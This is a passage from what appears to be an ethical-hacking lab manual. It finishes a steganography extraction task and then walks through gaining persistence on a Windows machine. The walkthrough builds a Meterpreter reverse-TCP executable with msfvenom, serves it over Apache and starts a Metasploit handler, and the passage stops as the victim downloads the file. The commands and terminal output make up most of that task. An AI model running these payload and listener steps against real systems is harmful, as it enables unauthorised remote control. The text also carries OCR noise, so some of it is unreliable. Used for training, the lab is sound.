


36. We have successfully embedded data into an image file. Now, we will extract the embedded data.

37. Open a new tab in the Firefox browser, type <https://stegonline.georgeom.net/upload> and press **Enter**.



38. In the **StegOnline** page, click on **UPLOAD IMAGE** button and in the **File Upload** window select the **Island.png** file from the **Desktop** and click **Open**.



39. In the **Image Options** window, click on **Extract Files/Data** button.

40. In the **Extract Data** page check the checkboxes under row **5** and under columns **R**, **G** and **B**, scroll down and click on **Go**.

	R	G	B
7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
6	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
5	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
3	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
2	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
1	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Pixel Order: Row Bit Order: MSB Bit Plane Order: R, G, B Trim Trailing Bits: No

Go

41. After clicking on **Go**, scroll down to view the data under **Results** section.

Note: You can also download the extracted data by clicking the **Download Extracted Data** button.

42. This concludes the demonstration of how to perform image steganography using OpenStego and StegOnline.

43. You can also use other image steganography tools such as **QuickStego** (<http://quickcrypto.com>), **SSuite Picsel** (<https://www.ssuitesoft.com>), **CryptaPix** (<https://www;briggsoft.com>), and **gifshuffle** (<http://www.darkside.com.au>) to perform image steganography on the target system.

44. Close all open windows and document all the acquired information.

Task 6: Maintain Persistence by Abusing Boot or Logon Autostart Execution


The startup folder in Windows contains a list of application shortcuts that are executed when the Windows machine is booted. Injecting a malicious program into the startup folder causes the program to run when a user logs in and helps you to maintain persistence or escalate privileges using the misconfigured startup folder.

Here, we will exploit a misconfigured startup folder to gain privileged access and persistence on the target machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe** and press **Enter**.

The screenshot shows a Parrot OS desktop environment. The terminal window title is 'msfvenom -p windows/'. The terminal session shows the user running the msfvenom command to generate an exploit payload:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe - Parrot Terminal
```

The command output details the payload generation process:

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─#
```

6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

Note: To create a new directory to share the **exploit.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

7. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal history is as follows:

```
cp /home/attacker/Desktop/exploit.exe /var/www/html/share - Parrot Terminal
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# cp /home/attacker/Desktop/exploit.exe /var/www/html/share
[root@parrot] ~
#
```

The terminal window has a dark blue background with green text. The desktop interface includes a menu bar, a taskbar with icons for applications like Applications, Places, System, and Terminal, and a status bar at the bottom.

8. Start the Apache server by typing **service apache2 start** and press **Enter**.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker]
└─# cd
[root@parrot]~[-]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─# cp /home/attacker/Desktop/exploit.exe /var/www/html/share
[root@parrot]~[-]
└─# service apache2 start
[root@parrot]~[-]
└─# ./exploit.exe
```

9. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```
[root@parrot]~[-]
└─# msfconsole
```

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 909090909909090909090909090
909090909909090909090909090
90909090.909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
.....cccccccccccccccccccccccc
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffff
ffffffffff.....

10. In Metasploit type **use exploit/multi/handler** and press **Enter**.

11. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays a series of error messages indicating a kernel panic due to an interrupt handler being killed. It then shows the Metasploit framework's module list and a tip about navigating back to the top level prompt. Finally, it shows the command history where the payload was set to "windows/meterpreter/reverse_tcp".

```
CCCCCCCCCCCCCCCCCCCCCCCC  
CCCCCCCCCCCCCCCCCCCCCCCC  
.....  
FFFFFFF.F.....  
FFFFFFF.F.....  
FFFFFFF.F.....  
FFFFFFF.F.....  
FFFFFFF.F.....  
README license  
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing  
  
      =[ metasploit v6.1.9-dev  
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post      ]  
+ -- --=[ 592 payloads - 45 encoders - 10 nops      ]  
+ -- --=[ 9 evasion      ]  
  
Metasploit tip: When in a module, use back to go  
back to the top level prompt  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) >
```

12. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

13. Type **set lport 444** and press **Enter** to set lport.

14. Now type **run** in the Metasploit console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The terminal window has a dark background with green text output. At the top of the terminal, there is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu bar, there is some binary code output: "ff...ff". Then, an error message is displayed in red: "Aiee, Killing Interrupt handler", "Kernel panic: Attempted to kill the idle task!", and "In swapper task - not syncing". Following this, the terminal shows the Metasploit framework's module selection screen: "[*] metasploit v6.1.9-dev", "[2169 exploits - 1149 auxiliary - 398 post]", "[592 payloads - 45 encoders - 10 nops]", and "[9 evasion]". A tip message follows: "Metasploit tip: When in a module, use back to go back to the top level prompt". The user then runs the command "use exploit/multi/handler", sets the payload to "windows/meterpreter/reverse_tcp", specifies the local host ("lhost") as "10.10.1.13", and the local port ("lport") as "444". Finally, the command "run" is issued, resulting in the message "[*] Started reverse TCP handler on 10.10.1.13:444".

```
ff...ff.  
ff...ff.  
  
Code: 00 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing  
  
[*] metasploit v6.1.9-dev  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: When in a module, use back to go  
back to the top level prompt  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 10.10.1.13  
lhost => 10.10.1.13  
msf6 exploit(multi/handler) > set lport 444  
lport => 444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.1.13:444
```

15. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

16. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

17. Click on **exploit.exe** to download the file.

Index of /share

Name	Last modified	Size	Description
Parent Directory	-		
exploit.exe	2022-04-07 03:25	72K	

Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80

18. Once you click on the **exploit.exe** file, the **Opening exploit.exe** pop-up appears click on **Save File**.

Index of /share

Name	Last modified	Size	Description
Parent Directory	-		
exploit.exe	2022-04-07 03:25	72K	

Apache/2.4.51 (Debian) Server at 10.10.1.13

